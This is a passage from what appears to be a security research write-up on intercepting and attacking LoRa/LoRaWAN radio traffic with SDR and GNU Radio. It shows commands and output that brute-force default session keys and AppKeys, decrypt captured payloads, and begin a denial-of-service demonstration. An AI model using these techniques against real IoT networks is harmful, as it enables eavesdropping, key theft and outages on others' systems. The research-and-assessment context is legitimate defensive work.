The only problem with an ISM band is that this frequency will be shared with many other devices, from remote controls for doors to other widely used technologies. However, it will be a less complex signal to spot than a Zigbee, for example, which shares the same frequency as Wi-Fi.

In this case, we are using an FTT sink and a waterfall to see what is going on in the air:



Figure 14. LoRa signal triggered in GNU Radio FFT and waterfall displays[14]

To find the used bandwidth, we can zoom in on this message and measure it with the legend to see the 125 kHz used bandwidth:



Figure 15. Zoom in on low to high components[15]

But, we still need to retrieve the Spreading Factor parameter to be able to decode the information. That information is not easy to retrieve directly and needs to be tested against the different available Spreading Factors. We can do this by tweaking the configuration of our Arduino MEGA 2560 with the LoRa shield, or using another device that can easily change the channels' configuration.

By comparing Spreading Factors, like the faster one against the slower one our target was using, we can see that the faster one looks like a very concentrated chirp. This is a slower data rate compared to the one that our target used at the time:



Figure 16. Comparing chirps with two different configurations[16]

Decoding a Single Channel

After getting the parameter, we can make use of the *gr-lora* module for GNU Radio from *rpp0* repository[17], and use it to decode one uplink LoRa PHY channel with the LoRa Receiver block:



Figure 17. Decoding one LoRa PHY channel[18]

By changing the receiver to the SF12BW125 configuration, we are finally able to see packets in the GNU Radio console as follows:

```
18 31 10 40 ad 15 00 60 00 00 00 03 ca fe ff ff ff ff ff ff ff ff ff 6e 5a d7
0d 59 2e
```

In this example, we use a device that sends the *0xcafe* in clear-text into a LoRaWAN *MACPayload*. The next section will discuss how to decode these frames, and how to attack encrypted communications.

Another problem we must resolve first is that the end-device will perform frequency “hopping” while sending information over-the-air. The receiver will have to get all messages sent through all the frequencies used by the end-device to recover all the information. Moreover, not only do we have to deal with multiple channels (meaning we will have different frequencies to manage), but we also have to deal with multiple Spreading Factors and sometimes bandwidth. So, we need an efficient way to monitor these channels — this is where software-defined radio comes in.

Managing Multiple LoRa Channels with SDR

Our initial plan was to decode all channels using as many LoRa Receiver blocks as there are channels. But these channels can have multiple spreading factors (from SF7-12), and this would mean that we would need 40 LoRa Receivers (if we omit the one in FSK) just for the uplink. And that number will double if we want to support the downlink as well, so we would need **80 LoRa PHY Receiver blocks to use in our GNU Radio flowgraph!** Aside from the overly complicated flowgraph, there is also another problem.

An SDR receiver device allows one to get a range of frequencies supported by the device and select one signal frequency that will be put into an intermediate frequency before converting it to digital data that a computer can process. So, unless we have a supercomputer, even if our SDR device can sample a high bandwidth and forward all these samples through a fast interface, we will have too many latencies if we try to use a decoder for each channel with a single supported spreading factor.

To avoid these latencies, we can make use of the heterodyne principle[19]. Indeed, initially using an ideal mixer with *f1* and *f2* as two input signals will produce two different signals that are |*f1-f2*| and |*f1+f2*|:



Figure 18. Frequency mixer symbol used in schematic diagrams[20]

As an example, using IQ signal, we will produce *f1+f2* as follows:



Figure 19. FFT of f1, f2, and f1+f2 signals

Two researchers, Tristan Claverie and José Lopes Esteves, presented interesting results using this concept in their article called “A LoRaWAN Security Assessment Test Bench,” published in the European GNU Radio 2019 book[21]:



Figure 20. Schema proposed by T. Claverie and J. Lopes Esteves for European GNU Radio 2019[22]

But, this schema can be improved as it still uses two identical LoRa receivers for nothing. The amount that these LoRa Receiver blocks will process can also be improved.

So, let us make a Hierarchical block that will handle the heterodyning like that first:



Figure 21. Frequency shifting hierarchical block on GNU Radio

We use a lowpass filter to clean the signal we are receiving, and a decimation parameter will help the LoRa Receiver block compute the necessary samples.

First, we have to know the lowest sample rate we can use. Then, given the fact that most of the channels use the 125 kHz bandwidth, we must consider Nyquist's sampling theorem to sample at more than 250 kHz.

With some practice, we found that 500 kHz is the right sampling rate for the LoRa Receiver to work properly.

So, for a sampling rate of 2 MSps we will have to define the decimation factor as follows:

$$\text{decim} = \frac{\text{samplerate}}{\frac{125 \cdot 10^3}{4}}$$

Having all the needed parameters, we can now chain the different blocks to our flowgraph and use the ADD operation to use only one uplink or downlink receiver for one spreading factor as follows:



Figure 22. A complete multi-SF and multi-channel decoder in SDR

Note that a TXRX decode block can be used as an uplink or downlink LoRa Receive decoder.

Using this flowgraph, we can capture the eight LoRa modulated channels with different spreading factors (from SF7-12) and a bandwidth of 125 kHz using a cheap SDR device.



Figure 23. RTL-SDR v3 (outlined in red) intercepting the packets of our testbed environment (outlined in blue)

Now that we can intercept packets from several channels and spreading factors, we need to decode the LoRaWAN packet.

Optimizing with GPU

If the setup is equipped with a GPU, it can be improved by using the OpenCL blocks implemented in the *gr-clenabled* [23]. By using these blocks, we can deport the low pass filter, and the mixer in GPU as follows:



Figure 24. Setup with Open CL blocks

Other optimization options would be to develop in the lowest possible level as C++ instead of Python to increase the processing efficiency.

Decoding the LoRaWAN Packets

Very few solutions for decoding LoRaWAN packets exist:

- A Lora-packet[24] that is a Node.js base library, but it only supports LoRaWAN 1.0.x
- The LoRaWAN (Go)[25] used by the LAF framework, but it's not very flexible when it comes to parsing packet form the PHY level, or doing fuzzing
- A LoRa PHY to LoRaWAN Scapy layer in pure Python[26]

We have chosen to use the Scapy layer because we are more familiar with it, and it is more flexible when it comes to decoding simple LoRa PHY packets as well as LoRaWAN packets. Moreover, the Scapy layer can be helpful for fuzzing purposes or for exploits as it allows control over every field.

As a result, we have improved the LoRa Craft project[27] by including several components, so the tool is now able to:

- Parse and generate uplink as well as downlink LoRa PHY and LoRaWAN v1.0 and v1.1 packets
- Bruteforce attack the OTAA procedure on the MIC field
- Decrypt Join-accept payloads
- Encrypt Join-accept payloads
- Compute MIC field of a packet using a provided key
- Check MIC of a packet against a provided key
- Check the FRMPayload MIC field for LoRaWAN v1.0 and v1.1
- Decrypt FRMPayload fields
- Bruteforce the FRMPayload MIC
- Capture packets as PCAP

As a result, we can intercept and decode uplink and downlink packets that way:



Figure 25. Our LoRaPWN tool in action

But, we can see these frames are still encrypted somehow. Let us see how we can assess the security of LoRaWAN communications in the next section.

Attacking LoRa PHY and LoRaWAN Radio

This section will describe previous attacks discussed in our first blog post, but this time we can show a few features of our LoRaPWN tool in action.

It should be reminded that assessing LoRa communications can reveal serious risks:

- Data integrity and confidentiality if weak keys are used to encrypt the communications
- Availability if end-device are not able to report critical metering data to the network
- Arbitrary code injection if the protocol stack is vulnerable

Eavesdropping on LoRa PHY Communications

If communication is only done using LoRa Spread Spectrum and not LoRaWAN, we can use our flowgraph to retrieve the packet, analyze them, and inject our own if there is no custom encryption on the payloads.

On LoRaWAN packets, we need to have certain keys and then we can try attacks detailed in the next sections.

Bruteforcing Session Keys

We can intercept LoRa PHY and LoRaWAN packets with our tool, but some packets are encrypted like the following:

```
<LoRa  Preamble=0x1 PHDR=0xe312 PHDR_CRC=0x0 MType=Unconfirmed Data Up RFU=0
Major=0 DevAddr=[<DevAddrElem  NwkID=0x6e NwkAddr=0x260117 |>]
FCtrl=[<FCtrl_Link  ADR=1 ADRACKReq=0 ACK=0 UpClassB_DownFPending=0
FOptsLen=0 |>] FCnt=108 FPort=1
ULDataPayload='\x01\x94\x00\xcc<\xff\xe7\xcd\x8f\x1aCa1=sY?' MIC=0x591da097
CRC=0x10c1 |>
```

This packet comes from our devkit end-device, and it uses default session keys provided by Semtech.

To check if the device is using a weak key to encrypt the communication, we have developed *bruteforceDATAMIC_1x()* functions (with 'x' depending on the version v1.0 or v1.1) to retrieve the session key used to compute the MIC depending on the direction (1: uplink by default, 0: downlink). This function takes a dictionary file path as a parameter. This dictionary can be filled with the default key we got from the Arduino sketch for the LoRa shield. We have also filled this dictionary with the pre-generated LAF keys[28].

First, we save the packet into PCAP files as follows:

```
$ sudo python3 LoRa_PHYDecode-NG.py -o Interception_01.pcap
------------------------------>
<LoRa  Preamble=0x1 PHDR=0xe312 PHDR_CRC=0x0 MType=Unconfirmed Data Up RFU=0
Major=0 DevAddr=[<DevAddrElem  NwkID=0x6e NwkAddr=0x260117 |>]
FCtrl=[<FCtrl_Link  ADR=1 ADRACKReq=0 ACK=0 UpClassB_DownFPending=0
FOptsLen=0 |>] FCnt=186 FPort=1
ULDataPayload='\xcfYF\xdb\xea\x82r\x91\x05\x0eSI\xc1\xec^7\x8c'
MIC=0xd4ad81d4 CRC=0x6ac4 |>
```

Our LoRaPWN tool can be launched in interactive mode to assess the key. This also allows us to load the PCAP with the Scapy *rdpcap()* function. We can then test keys against a dictionary as follows:

```
$ python3 LoRa_PHYDecode-NG.py -c
~>>> pkts = rdpcap("Interception_01.pcap")
~>>> for pkt in pkts[UDP]:
        print (bruteforceDATAMIC_10(bytes(pkt[LoRa]),
"ressources/keydict.lst"))
```

```
Testing:  00000000000000000000000000000000
Testing:  00010101010101010101010101010101
[…]
('Found NwkSKey: ', b'2b7e151628aed2a6abf7158809cf4f3c')
[…]
Testing:  00030303030303030303030303030303
Testing:  00040404040404040404040404040404
Testing:  00050505050505050505050505050505
Testing:  00060606060606060606060606060606
Testing:  2B7E151628AED2A6ABF7158809CF4F3C
('Found NwkSKey: ', b'2b7e151628aed2a6abf7158809cf4f3c')
[…]
```

As we see in this example, the function *bruteforceDATAMIC_10()* found the keys for more than two recorded packets. If we use that key to decrypt these packets with our Python *decryptFRMPayload()* function we can see the following content:

```
~>>> decrypted_pkt = decryptFRMPayload(key, bytes(pkts[UDP][0][LoRa]))
~>>> decrypted_pkt
b'<3Trend with Loven\xff\x80\x08;\x17gF|\xe8\x122\x9f\xad\xc2
```

Bruteforcing OTAA Masterkeys

When intercepting OTAA traffic, we can see some Join procedure messages exchanged between the end-device and the gateway:

```
$ sudo python3 LoRa_PHYDecode-NG.py -o Interception_02.pcap

------------------------------>
<LoRa  Preamble=0x1 PHDR=0x7318 PHDR_CRC=0x0 MType=Join-request RFU=0 Major=0
Join_Request_Field=[<Join_Request  AppEUI='$L\x03\xd0~\xd5\xb3p'
DevEUI='y$\x82\xb1\xdeA@\xa8' DevNonce=26107 |>] MIC=0x747e09e6 CRC=0x8803 |>

<------------------------------
<LoRa  Preamble=0x2 PHDR=0x1213 PHDR_CRC=0x0 MType=Join-accept RFU=0 Major=0
Join_Accept_Encrypted='nU\x83\xd4!+F\x02AL\x02\x95S`\x05/\xf2\xdd:\x9d\xf6g\x
96\xc8\xae\x89L`\\\xa5\xa7\xb6' |>
```

The first article in the series already explained the Join procedure and the crypto mechanisms involved. In the case of the Join-accept message, the MIC is inside the encrypted payload.

To bruteforce the *AppKey* on the Join-request, we have made a *bruteforceJoinMIC()* function that will bruteforce the MIC:

```
~>>> pkts = rdpcap("Interception_02.pcap")
~>>> jreq = pkts[UDP][0][LoRa] # Join-Request packet
~>>> bruteforceJoinMIC(bytes(jreq), "ressources/keydict.lst")
Testing:  00000000000000000000000000000000
Testing:  00010101010101010101010101010101
Testing:  01234567890123456789012345678901
Testing:  000102030405060708090a0b0c0d0e0f
Testing:  00020202020202020202020202020202
Testing:  00030303030303030303030303030303
Testing:  00040404040404040404040404040404
Testing:  00050505050505050505050505050505
Testing:  00060606060606060606060606060606
Testing:  2B7E151628AED2A6ABF7158809CF4F3C
Testing:  00070707070707070707070707070707
Testing:  00080808080808080808080808080808
Testing:  00090909090909090909090909090909
Testing:  000a0a0a0a0a0a0a0a0a0a0a0a0a0a0a
Testing:  4B9C95D34A188FB6DE23237423D99214
('Found AppKey/NwkKey: ', b'4b9c95d34a188fb6de23237423d99214')
```

And so, with the key we can decrypt the *Join-Accept* message as follows:

```
~>>> key = binascii.unhexlify("4B9C95D34A188FB6DE23237423D99214")
~>>> ja_pkt = bytes(pkts[UDP][1][LoRa])
~>>> ja = JoinAcceptPayload_decrypt(key, ja_pkt)
~>>> Join_Accept(ja)
<Join_Accept  JoinAppNonce=0x48d78f NetID=0x13 DevAddr=0x260121a2 OptNeg=0
RX1DRoffset=0x0 RX2_Data_rate=0x3 RxDelay=0x1
CFList='\x18O\x84\xe8V\x84\xb8^\x84\x88f\x84Xn\x84'
|<Padding  load='\x92\x06\t\xff' |>>
```

This gives us the parameters of the *JoinAppNonce* value, which will generate the session keys to encrypt and decrypt the *FRMPayload* fields.

Denial-of-Service in ABP Mode

As *gr-lora* from *rpp0*[29] allows us to only receive LoRa PHY data, we demonstrate the injection part with a Microchip RN2483 devkit. However, any device allowing us to send P2P data can be used as well.

Let us first sniff some ABP packets with an SDR device, and then save the capture as a PCAP file:

```
$ sudo python3 LoRa_PHYDecode-NG.py -o Interception_03.pcap
------------------------------>
<LoRa  Preamble=0x1 PHDR=0xe312 PHDR_CRC=0x0 MType=Unconfirmed Data Up RFU=0
```

```
Major=0 DevAddr=[<DevAddrElem  NwkID=0x6e NwkAddr=0x260117 |>]
